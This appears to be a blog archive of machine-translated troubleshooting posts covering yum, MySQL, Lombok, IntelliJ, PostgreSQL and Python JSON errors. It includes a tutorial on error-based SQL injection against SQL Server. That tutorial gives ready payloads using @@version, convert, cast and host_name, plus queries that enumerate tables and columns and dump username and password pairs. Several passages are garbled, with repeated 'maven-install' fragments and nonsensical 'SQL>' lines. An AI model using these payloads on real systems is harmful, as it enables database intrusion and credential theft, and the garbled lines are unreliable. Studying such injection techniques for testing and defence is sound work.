Category Archives: How to Fix

CentOS uses Yum install to report errors

I’m running the install tree command on the machine and there is an error:

[Errno 256] No more mirrors to try

The Internet says you should follow the following two commands:
#yum clean all
#yum makecache
There was no error on the first instruction, but there was an error on the second instruction
Cannot find a valid baseurl for repo: base/7/x86_64
So the solution is to change the nameserver value by changing the resolv.conf
Unable to connect to the Internet. This is one of the host errors
#vim /etc/resolv.conf
Change the nameserver value to 8.8.8.8 or any other DNS value that can connect to the Internet
Then restart the network card
#service network restart
Problem solved!

about jQuery.js The solution to always reporting errors

1, this method is seen on a post, thought that great god provides methods, his blog: http://blog.csdn.net/a1769075789, but the great god didn’t write anything. sorry
JS package always report an error:
The window – & gt; Preference – & gt; MyEclipse-> Click on the validation

Find JavaScript Validator for JS Files in the table on the right and remove the two checks

Save, close.

2. Mutantan – The great god’s blog also has a solution, but has not tried it

How to solve MySQL error 1049 (42000): unknown database ‘database’

In fact, I made a very serious mistake, and this mistake can only be reported for two reasons.
Reason 1: There is an extra space after your account password, which means you have the wrong database.
Fix: If it is a login password, report this error, as shown in the figure below:

It would be possible to have an extra space between p and 123, and then you would remove the space in between. You put p and 123 together and you type in p123

Reason 2: Your syntax is wrong, because use can only be followed by the database name, never the table name. An incorrect or incorrect table name will report the following error.



Solution: Double check your database to see if it has TB_EMP6.

Check your table again to see if it is your table name.

The name of the table is confused with the database name.
Summary is to confirm the database name is not exist, there are no spelling mistakes, if not again to see your grammar is not wrong.
This is better to locate your problem, in fact, to put it bluntly this is I made a stupid mistake, but also eat a catty gain a wisdom.
Hope to help you, welcome to leave a message to exchange ~

Using Lombok to compile and report errors

Compile with Lombok to report an error
Lombok’s official website
The jar is introduced in the project package
then Lombok plug-in installation tools in the code
add annotations of Lombok begin to use


The compiled code will report an error

1. If the IDEA tool is on, check if the
Build — Compiler — Annotation Processors option is enabled

2. If it returns an error, or if it is Eclipse
, then it is time to check the version of the problem
If you are using Java 9 or above, switch Lombok to 1.18.x
or downgrade Java to 8 or below

IntelliJ idea error: package not found or symbol not found

The article directories




IntelliJ IDEA error: package not found or symbol 1 not found. Use maven-reimport2.Invalidate and Restart3. 4. Recompile. 5. Use maven-install

IntelliJ IDEA Error: Could not find package or symbol

Appeared recently in the use of the IDEA of time, suddenly can’t find the package or can’t find the symbol of the situation, for the existence of their reference in determining the circumstances, can try the following several ways to solve, the following is a touch also solve during the development process of several ways, also Shared with everyone under the record, I hope it can help you.

1. The use of Maven – Reimport

2.Invalidate and Restart


3. Uniform coding

4. Recompile


Points to open the Project Structure program compiled output directory


will target directory file to empty


right click the Project to build


5. Use Maven – Install

maven-install / code> maven-install maven-install maven-install maven-install maven-install > maven-install / code> maven-install >

code> m>nstall
>install
MVN install If you are not familiar with this, you can go to Baidu by yourself.





Win10 installation PostgreSQL error running… And installation process


On error figure,

solving to install another version click here to download
this blog to find solutions from here https://blog.csdn.net/weixin_44150643/article/details/106739793





installation steps
Custom installation path

Next

Next

Set your own password.


next
next
click install good, (ps: installation package to administrator program is running, or sometimes errors as follows:).
a non-fatal error occured whilst loading database modules.
This is the PostgreSQL installation process and errors.

12-web security — error injection based on SQL Server — and, convert, cast

We know that SQL Server is developed by Microsoft, a very good database, can accurately locate the error message, this is very developer friendly, especially for Web security workers, using SQL Server error information to effectively penetrate the target system test.
 
Id =1′ and 1=(@@version)–+;

When executing SQL statement, the database will treat the contents in parentheses of 1=(@@Version) statement as the number of int type. However, @@Version itself is a string of type NVARCHAR. SQL Server will fail to convert NCARCHAR into INIT type and report an error.
 
SQL Server error injection principle is the use of data type conversion error. The character type is converted into a number of characters, but the form of expression is still characters, resulting in the database can not identify the error, at the same time in the process of error will also show the SQL statement query information, such as the database version of the query information combined with the error information back to the page.
 
For example, you can construct a SQL statement by inputing an error query into all table names in the current database:

id=1' and 1=(select top 1 table_name from information_schema.tables)--+


Note that since the = sign precedes the parentheses and the SELECT statement produces more than one result, you need to combine the top statement to limit the result of the query to one, display the result to the Web page by error, and then use the top n statement to query the following table names.
 
 
You can also use the FOR XML PATH and the QUOTENAME statement to display the result as a single line to construct the SQL statement:

select quotename(table_name) from information_schema.tables for xml path('')


Select * from user where user = ‘user’;

select quotename(column_name) from information_schema.columns where table_name='users' for xml path('')

 
Select * from user where user name = ‘user’ and password = ‘user’;

select username,':',password,'|' from users for xml path('')

 
Usually, the page may not be able to display all the user names and passwords due to the number of characters displayed. Substring function can be used to display the query results in sections, starting from the first character and displaying 250 characters:

select substring((select username,':',password,'|' from users for xml path('')),1,250)

SQL Server databases use the Substring function in the same way as MySQL does.
 
 
Select * from users where user = ‘users’;



Error injection based on convert and cast functions.

The convert function takes the time to define a datatype (format) in the form of:

convert(data_type(length),data_to_be_converted,style)

Parameters to the convert function:
DATA_TYPE (LENGTH) : Indicates the defined data type, and LENGTH represents the optional length
Data_to_be_converted: time, that is, the value of the need to transform
Style: Represents the output format of the specified time/date
 
 
Convert function:

 
VARCHAR (20) represents the data type defined as VARCHAR with a length of 20, getdate is used to get the current time, 111 represents the time output in year/month/day (i.e. 2020/07/11) format.
 
An error occurs if the convert function converts the database name to an int (such as the SQL statement select convert (int, db_name(), 111)), and the name of the database is also exposed.
 
 
Error injection based on the convert function:

id=1' and 1=convert(int,db_name(),111) --+


For the above SQL statements, the convert function will be the second parameter db_name after () attempts to convert the result of the type int, but because the db_name () returns is nvarchar type, the result of the SQL server cannot converting nvarchar type specified int type, so the convert function will be an error prompt, at the same time will be the second parameter specifies the results of the query of SQL statement together with the error message came out
 
The cast function converts one data type to another. The cast function is a function that converts one data type to another.

cast(expression as data_type)

CAST Parameter Description:
Expression: Any valid SQL Server expression
As: is used to split two parameters. The parameter before as (expression) is the data to be processed, and the parameter after as (data_type) is the data type to be converted
DATA_TYPE: Data types supplied by the target system, including BIGINT and SQL_VARLANT, cannot use user-defined data types
 
The cast function is used as follows:

 
SQL> convert 123456 to int;
 
 

The cast function converts the database name to an int, and the cast function reveals the database name security.



Error injection based on CAST function:

id=1' and 1=cast(host_name() as int) --+


SQL> select table names from sysobjects; select table names from sysobjects; select table names from sysobjects;

select quotename(name) from sysobjects where xtype='u' for xml path('')



SQL> select column name from column name;

select quotename(name) from syscolumns where id=(select id from sysobjects where name='users' and xtype='u') for xml path('')



SQL> select * from users where user = ‘user’;

select substring((select username,':',password,'|' from users for xml path('')),1,250)


 
In addition to displaying the username and password piecemeal using the Substring function, you can also display the username and password sequentially using the exclusion method.

 

Python’s json.loads Invalid control character

Preface:
Invalid control character at: line 35 column Invalid control character at: line 35 column Sorrow of mulberry
Gilmar: 1.
This is a call to Baidu map query interface code, using Python’s most original JSON parsing module, using JSON.loads parsing data
debug first: go to the web page directly call the interface, return data looks good
bug second: Using interface debugging tools postman to check the data, there is something wrong with this, the following

reason, although there was something wrong with prompt, but look not to come out from the return to the field, and went to the web site to see the return data,

as if there’s an odd character
so basic sure return a string parsing error
wrong third department: there is a problem to find baidu
2. To

json.loads(s=string, strict=False)
on. loads(s=string, strict=False)
json. Loads (s=string, strict=False)

Errors in IntelliJ ieeasql statements and table names in @ table

SQL> SELECT * FROM ‘SQL’ WHERE ‘ERROR’ IS SPECIFIED;


